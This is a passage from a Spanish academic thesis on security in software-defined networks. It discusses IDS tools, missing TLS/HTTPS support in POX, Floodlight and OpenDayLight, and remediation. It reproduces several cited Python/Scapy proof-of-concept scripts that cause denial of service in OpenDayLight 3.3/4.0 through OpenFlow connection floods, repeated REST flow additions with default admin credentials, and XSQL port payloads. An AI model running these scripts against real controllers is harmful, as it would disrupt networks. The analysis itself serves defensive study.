Bro: es un conocido IDS basado en anomalías y en firmas, aquí el tráfico que se captura logra generar una serie de eventos al sistema, como un ejemplo es el del inicio de sesión de los usuarios FTP y a las conexiones Web, su punto fuerte es además el intérprete de políticas script que cuenta con un sistema propio de administración además de otras posibilidades.

Bro además logra que cuando se descarguen los archivos en la red se puedan remitir para para hacer el análisis de algún malware y así notifica si se encuentra o no con amenazas para incluirlo luego a una lista negra, una de las novedades es que nos deja apagar el equipo del usuario que está descargando la amenaza.


Figura 12. Consola de administración BRO

Fuente: SANCHEZ, Alejandro, Proteger Mi PC.net [imagen]. Consola de administración IDS e IPS Suricata, (consultado: Diciembre 19 de 2018) disponible en https://seguridadparaelpc.files.wordpress.com/2017/02/bro-ids.jpg?w=720&h=374

9. ANALISIS

Dentro de la investigación se logra analizar que la seguridad en las redes SDN es un aspecto poco investigado y es por esto que no se encuentra mucha información sobre tipos de casos prácticos, pero si se puede evidenciar información de tipo teórica. Algunos de los casos relevantes y es bastante importante, es la encriptación del canal de administración que esta entre el controlador y el Switch y las configuraciones de contraseñas que esto trae por defecto y que en muchos de los casos los administradores de la red no modifican. Y es aquí donde se ve la importancia de una buena elección del controlador ya que el POX que se utiliza en este tipo de implementaciones no logra soportar el tipo de encriptación TLS como si lo realizan algunos otros. Permitiendo como vulnerabilidad que otros usuarios no deseados puedan capturar tráfico. en la siguiente imagen se puede observar cómo nos ayuda la encriptación TLS en la protección de datos para las redes definidas por software.

Figura 13. La encriptación TLS mejora la protección de datos



Fuente: Bananenfalter [imagen]. La encriptación TLS mejora la protección de datos, (consultado: Febrero 20 de 2018) disponible en http://culturacion.com/la-encriptacion-tls-se-utiliza/


Así mismo también se puede observar que existen algunos tipos de desarrollos en el área de seguridad para las redes definidas por software como es el caso de la aplicación Control DefenseFlow de la compañía Radaware la cual es bastante intuitiva y logra realizar detecciones, y además proteger la solución de algún ataque de denegación se servicios.

Se puede adicional observar que para el caso de SDN este utiliza según el estudio soluciones de redes convencionales para la mitigación de vulnerabilidades. Y llegando a pesar que se debe como recomendación, la implementación de alguna de estas tecnologías ya que traen ventajas sobre la configuración de la red básica SDN en temas de seguridad, puesto que el Switch soporta OpenFlow y además logra trabajar con el tráfico utilizado en la actualidad.

Una de las vulnerabilidades más conocidas y de las cuales se habló en los resultados la trae FloodLight, ya que las aplicaciones Northbound de tipo HTTP no cuentan con encriptación, a diferencia de HTTPS como lo vemos en la imagen. en muchos de los casos los implementadores tienden a desplegarlas de esta manera. una práctica que no es segura ya que se pueden tener problemas de seguridad conocidos como es el caso de ataques de hombre en el medio que logren vulnerar la seguridad.

Para el caso de OpenDayLight vemos que este si tiene la función de activarlo, pero por defecto se encuentra desactivada y es importante realizar la activación, diferencia que demuestra que es mucho más seguro que Floodlight. Para entender mucho mejor cómo funciona la encriptación vemos en la siguiente grafica que HTTPS y con la cual se guía el estudio para entender las vulnerabilidades, aquí podemos ver que utiliza la encriptación SSL la cual logra cifrar la transmisión de extremo a extremo dando seguridad a la solución y su transmisión en la API.

Figura 14. Diagrama HTTP Y HTTPS



Fuente: Guru99 [imagen]. Diagrama HTTP Y HTTPS, (consultado: Febrero 24 de 2018) disponible en https://www.guru99.com/difference-http-vs-https.html

Es entonces la importancia de entender que tanto para OpenDayLight como Floodlight, se debe desactivar la opción o dejarla desactiva por defecto para HTTP y realizar la encriptación por medio del protocolo HTTPS ya que ayuda a endurecer la solución de las redes SDN para el funcionamiento seguro de las API.

Adicional a esto vemos que POX es un protocolo mucho más seguro ya que por defecto las aplicaciones pueden trabajar con HTTPS, pero el soporte de


encriptación TLS como lo vemos en la imagen y el cual consiste en llevar la seguridad por capas de transporte un tipo de protocolo que nos garantiza la seguridad y la comunicación con internet y que es importante, no lo soporta y es entonces que se debe garantizar que en la solución SDN tenga algún tipo de firewall de próxima generación para endurecer la seguridad.

9.1 HALLAZGOS OPENDAYLIGHT

Se concluye además para OpenDayLight y como vemos en las siguientes imágenes una vulnerabilidad en SDNInterfaceapp (SDNI) donde pueden lograr inyectar SQL en la base de datos del componente SQlite sin autenticarse en el controlador o SDNInterfaceapp ya que esta interface ha quedado en desuso para las versiones más resientes y no se incluye en Opendaylight, también se debe tener en cuenta que no está incluido en RHEL.

Adicional se puede encontrar que el controlador lanza una excepción que no permite que el usuario pueda agregar algún tipo de flujo posterior para algun tipo de conmutador en particular, es entonces que la característica de odl-restconft de OpenDayLight lo trae por defecto, y en la versión de Opendaylight 4.0 y esta se puede ver afectada por esta vulnerabilidad en cuanto a ataques por denegación servicios, en las siguientes imágenes se pueden ver exploits escritos en python para las vulnerabilidades descubiertas.

Figura 15. Denegación de servicios en OpenDayLight 3.3 y 4




```
from scapy.all import *

IP_ADDRESS = '127.0.0.1'
PORT = 6653

def sendPacket():

 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 stream.send('\x04\x00\x00\x08\x00\x00\x00\x01')

 stream.close()

if __name__ == '__main__':

 for i in range(0, 100000):
  sendPacket()
```

Fuente: Andi Bidaj [imagen]. Denegación de servicios en OpenDayLight 3.3 y 4 (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Esta vulnerabilidad de denegación de servicio de OpenDayLight, se basa en que el conmutador rechaza el recibo de paquetes desde el controlador, esta vulnerabilidad como se ve en la imagen afecta a OpenDayLight odl-l2switch-switch que es un tipo de característica responsable de la comunicación OpenFlow, y es por esto que se resalta ya que para las versiones 3.3 y 4.0 de OpenDayLight se ve afectada por la falla y clasifican dentro de vulnerabilidad importante para denegación de servicio ya que personas externas pueden aprovecharla causando que el controlador pueda chocar, y es donde se recomienda dar prioridad dar prioridad alta para solucionar la falla migrando a una versión superior o instalando un parche o update.

La explicación que vemos en la imagen es de un código escrito en lenguaje python y este utiliza la biblioteca Scapy, este controlador se conecta entonces al controlador OpenDayLight que se ejecuta al mismo tiempo al local Host en la 127.0.0.1 y al puerto 6653 y logra enviar 100.000 paquetes de OpenFlow y luego el remitente se cierra, al mismo tiempo intenta enviar otro paquete para cada conexión pero el script malicioso no recibe ningún tipo de dato ya que stream.recv () se elimina ya que el exploit no lo realiza ya que lo termina in mediatamente después de cerrar la secuencia dando como resultado el numero thread del proceso del controlador crece exponencialmente hasta que logra alcanzar el nuero de hilos permitidos en la ejecución de la máquina que es alrededor de 32000 en este caso logrando bloquearlo. Esto sucede después de 3 segundos y luego el servidor se bloquea pasando los diez, cabe aclarar que el tamaño de generación permanente de java se asigna al valor predeterminado de 64 MB, este espacio es asignado para poder almacenar las cadenas y otros metadatos que se requieren por java para las máquinas virtuales que se ejecutan en SDN. Como medida los administradores pueden expandir el tamaño de la memoria a 256MB para evitarlo, pero es necesario cerrar el hueco de seguridad en el controlador. Para aumentar el tamaño se utiliza el comando export JVM_ARGS="−Xmx1024m −XX: MaxPermSize=256m"

Figura 16. Numero de subprocesos durante un ataque de denegación de servicios, causante del choque del controlador



Fuente: Andi Bidaj [imagen]. Numero de subprocesos durante un ataque de denegación de servicios, causante del choque del controlador (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Figura 17. Denegación de servicios en la adición de flujos para OpenDayLight 4.0

```
import requests
from time import sleep

openflowid = 23
hello = '\x04\x00\x00\x08\x00\x00\x00\x15'
HEADER_SIZE = 8
IP_ADDRESS = '127.0.0.1'
PORT = 6653

def connect():
 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 return stream

def sendFeatReply(stream, index):
 load_contrib('openflow3')
 pre_feat = '\x04\x06\x00\x20'
 post_feat = '\x00\x00\x01\x00\xfe\x00\x00
 \x00\x00\x00\x00\x47\x00\x00\x00\x00'
 datapath_id = struct.pack('>Q', index)

 FEAT_REQUEST = 5
 exit = False
 while(exit == False):
  header = stream.recv(HEADER_SIZE)
  try:
   if header != 0:
    packet = Ether()/IP()/TCP(sport=6653)/header
    packet.getlayer(TCP).decode_payload_as(OFPTHello)
    new_xid = packet[OFPTHello].xid
   if packet[OFPTHello].len != HEADER_SIZE:
    packet = packet / stream.recv(
    packet[OFPTHello].len - HEADER_SIZE)
   if packet[OFPTHello].type == FEAT_REQUEST:
    stream.send(pre_feat + struct.pack('>I', new_xid) +
    datapath_id + post_feat)
    exit = True
   else:
    exit = True
  except socket.error as socketerror:
   print "Timeout ", socketerror
   exit = True
   pass
def addFlow():
 payload = '<?xml version=\"1.0\" encoding=\"UTF-8\"
  standalone=\"no\"?> \
  <input xmlns=\"urn:opendaylight:flow:service\"> \
  <barrier>false</barrier> \
  <node xmlns:inv=\"urn:opendaylight:inventory\">
  /inv:nodes/inv:node[inv:id=\"openflow:" + str(openflowid)
   + "\"]</node> \
  <cookie>43</cookie> \
  <flags>SEND_FLOW_REM</flags> \
  <hard-timeout>0</hard-timeout> \
  <idle-timeout>0</idle-timeout> \
  <installHw>false</installHw> \
  <match> \
  <ethernet-match> \
  <ethernet-type> \
  <type>2048</type> \
  </ethernet-type> \
  </ethernet-match> \
  <ipv4-destination>10.0.10.3/32</ipv4-destination> \
  </match> \
  <instructions> \
  <instruction> \
  <order>0</order> \
  <apply-actions> \
```

Fuente: Andi Bidaj [imagen]. Denegación de servicios en la adición de flujos para OpenDayLight 4.0, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Figura 18. Denegación de servicios en la adición de flujos para OpenDayLight 4.0


```
  <action> \
  <output-action> \
  <output-node-connector>1</output-node-connector> \
  </output-action> \
  <order>0</order> \
  </action> \
  </apply-actions> \
  </instruction> \
  </instructions> \
  <priority>0</priority> \
  <strict>false</strict> \
  <table_id>0</table_id> \
  </input>"

 headers = {'Authorization':  'Basic YWRtaW46YWRtaW4=',
 'Accept': 'application/xml', 'Content-Type':
 'application/xml'}

 r = requests.post("http://localhost:8080/restconf/
 operations/sal-flow:add-flow", data=payload, headers=headers)
 print r.text
 return True

def sendPacket():

 load_contrib('openflow3')
 for i in range(0, 1000):
  print i
  stream = connect()
  stream.send(hello)
  sendFeatReply(stream, openflowid)
  addFlow()
  stream.close()

if __name__ == '__main__':
 sendPacket()
```

Fuente: Andi Bidaj [imagen]. Denegación de servicios en la adición de flujos para OpenDayLight 4.0, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

En esta vulnerabilidad encontrada el controlador logra lanzar la excepción y no permite que el usuario pueda agregar el flujo para un Switch particular, se puede observar que en la imagen la característica de odl-restconf de Opendaylight contiene este defecto para la versión 4.0 y puede ser afectada por la falla, esta falla se encuentra entre la categoría de falla importante ya que el usuario no puede agregar flujos hasta que el controlador no se reinicie, siendo fácil y rápido por el atacante aprovechar la vulnerabilidad causando que el controlador pueda lanzar la excepción y rechazar los flujos siendo de importancia solucionar la falla, ya que afecta la API REST, puesto que el script envía varias solicitudes iguales de REST API para poder agregar el mismo flujo y se muestra en la función addFlow, aquí las primeras solicitudes logran tener éxito y el controlador devuelve el ID de la transición esto después de cierto números de solicitudes de éxito y el controlador aquí devuelve el seguimiento de pila de una excepción NullPointerException en la respuesta HTTP.

Luego el usuario no puede agregar flujos al interruptor almenos que el controlador de reinicie, podemos observar entonces que las solicitudes de REST API es exitosa hasta que el controlador lanza la primera excepción para 11 Switch diferentes, si se ejecuta nuevamente el exploit para los 11 Switch sin reiniciar el controlador el controlador devuelve la transacción con éxito a las primeras 25 solicitudes y lanza el NullPointerException para el resto de las API REST, solo las primeras 120 solicitudes logran ser exitosas para el caso del 4 Switch, ya para el Switch 9 aquí se lanza la primera excepción después de 450 solicitudes, luego si se ejecuta el script de nuevo sin que este controlador este reiniciado se puede observar que todos los Switch lanzan excepciones para todas las solicitudes dando un uso anormal de los recursos.

Figura 19. Uso de CPU durante un ataque DOS a los Flujos




Fuente: Andi Bidaj [imagen]. Uso de CPU durante un ataque DOS a los Flujos (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Figura 20. Denegación de servicios OpenDayLight odl-mdsal-xsql

```
from scapy.all import *

IP_ADDRESS = '127.0.0.1'
PORT = 40004

if __name__ == '__main__':

 for i in range(0, 1000):
  sock = socket.socket()
  sock.connect((IP_ADDRESS, PORT))
  stream = StreamSocket(sock)
  payload = '!#%&'
  stream.send(payload)
  stream.close()
```

Fuente: Andi Bidaj [imagen]. Denegación de servicios OpenDayLight odl-mdsal-xsql, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Figura 21. Denegación de servicios OpenDayLight odl-mdsal-xsql



```
from scapy.all import *

IP_ADDRESS = '127.0.0.1'
PORT = 34343

if __name__ == '__main__':

for i in range(0, 1000):
 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 payload = '\x30\x0a\x33\x32\x37\x36\x39\x0a'
 stream.send(payload)
 stream.close()
```


Fuente: Andi Bidaj [imagen]. Denegación de servicios OpenDayLight odl-mdsal-xsql, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Esta vulnerabilidad es un error de memoria insuficiente en java y un aumento significativo de consumo a los recursos, vulnerabilidad que se compruba con problemas para las versiones de OpenDaylight 3.3 y 4.0, este tipo de vulnerabilidad se considera como moderada ya que la característica odl-mdsal-xsql no esta instalada de forma predeterminada en el sistema y no es tan importante para el correcto funcionamiento del protocolo OpenFlow.

La vulnerabilidad puede ser fácil y rápida de utilizar por terceros causando que el controlador utilice una cantidad importante de CPU es por eso que se recomienda solucionar rápidamente la falla, ya que el componente Odl-mdsal-xsql expone dos puertos para que los usuarios puedan consultar o utilicen las tablas de las bases de datos por medio de XSQL el cual es un lenguaje de consulta basado en XML, el componente es vulnerable a varios ataques de denegación de servicio esta vulnerabilidades se encuentran al realizar escaneo de puertos con Nmap, revelando las amenazas que nos envían un fuzzing corto por medio de una cadena enviando

varias veces a los puertos 40004 y 34343 y que vemos en el consumo de la siguiente figura.

Figura 22. Uso de CPU durante un ataque de denegación de servicio XSQL



Fuente: Andi Bidaj [imagen]. Uso de CPU durante un ataque de denegación de servicio XSQL, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

Figura 23. StreamCorruptedException and NullPointerException in Opendaylight odl-mdsal-xsql

```
from scapy.all import *
IP_ADDRESS = '127.0.0.1'
PORT = 40004

if __name__ == '__main__':

 sock = socket.socket()
 sock.connect((IP_ADDRESS, PORT))
 stream = StreamSocket(sock)
 payload = '\x00\x00\x00\x71\x6a\x81\x6e\x30\x81\x6b\xa1' \
           '\x03\x02\x01\x05\xa2\x03\x02\x01\x0a\xa4\x81' \
           '\x5e\x30\x5c\xa0\x07\x03\x05\x00\x50\x80\x00' \
           '\x10\xa2\x04\x1b\x02\x4e\x4d\xa3\x17\x30\x15' \
           '\xa0\x03\x02\x01\x00\xa1\x0e\x30\x0c\x1b\x06' \
           '\x6b\x72\x62\x74\x67\x74\x1b\x02\x4e\x4d\xa5' \
           '\x11\x18\x0f\x31\x39\x37\x30\x30\x31\x30\x31' \
           '\x30\x30\x30\x30\x30\x30\x5a\xa7\x06\x02\x04' \
           '\x1f\x1e\xb9\xd9\xa8\x17\x30\x15\x02\x01\x12' \
           '\x02\x01\x11\x02\x01\x10\x02\x01\x17\x02\x01' \
           '\x01\x02\x01\x03\x02\x01\x02'
 stream.send(payload)
 stream.close()
```

Fuente: Andi Bidaj [imagen]. StreamCorruptedException and NullPointerException in Opendaylight odl-mdsal-xsql, (consultado: Febrero 27 de 2018) disponible en https://aaltodoc.aalto.fi/bitstream/handle/123456789/21584/master_Bidaj_Andi_2016.pdf

En la vulnerabilidad el controlador como se valida inicia excepciones en la consola y OpenDayLight termina siendo vulnerable a la falla se comprueba entonces para la versiones 3.3 y 4.0, causando daño bajo el funcionamiento normal del controlador, y es entonces que la prioridad que se le debe dar a la falla es baja para corregirla, puesto que solo causa problemas para iniciar en el StreamCorruptedException y NullPointerException en la consola, en la figura Uso de CPU durante un ataque DOS a los Flujos podemos ver el comportamiento.

10. RESULTADOS

la seguridad de las redes SDN es un aspecto que poco se investiga y es por lo que se encuentran pocos casos de tipo prácticos, pero al contrario se ven muchos de tipo teóricos, encontrando en temas prácticos sobre la encriptación del canal de administración entre el controlador, SW y configuraciones de contraseña por defecto que en muchos de los casos la mayoría de los administradores e implementadores no modifican. Esto nos muestra entonces la importancia de la elección del controlador ya que el POX que se utiliza en la implantación no logra soportar la encriptación TLS como si lo realizan otros. Esto permite que los usuarios no deseados puedan entonces capturar el tráfico de tipo Sniffing.

También existen desarrollos en el área de seguridad de las redes definidas por software donde se pueden mencionar las aplicaciones de control DefenseFlow de compañías como radaware y donde sus tipos de herramientas son bastante completas e intuitivas para poder detectar y protegerse de los ataques de denegación de servicios.

También podemos ver que desde el punto de vista de las redes SDN se utilizan soluciones de redes convencionales donde se pueden mitigar las vulnerabilidades y es aquí donde creemos conveniente la implementación de este tipo de tecnología ya que estas tienen ventajas sobre las redes convencionales y además que pueden convivir con ellos, ya que un SW que soporte el protocolo OpenFlow puede trabajar con el tráfico que se utiliza en la actualidad.

Una de las formas factibles para migrar los mecanismos de seguridad a redes definidas por software son las siguientes:

- ✓ **Iniciar con una parte de la red que es experimental como un ejemplo podría ser una VLAN.**

- ✓ **Realizar pruebas sobre la configuración en una parte experimental de la red con las soluciones de seguridad SDN que estén abiertas, como ejemplo serian Security Enhanced Floodlight.**

- ✓ **Se deberá habilitar para OpenFlow y realizar pruebas a las soluciones de seguridad en una nueva parte de la red para un ejemplo sería otra VLAN.**

- ✓ **Realizar movimiento de los usuarios a esta nueva red segura de a poco.**

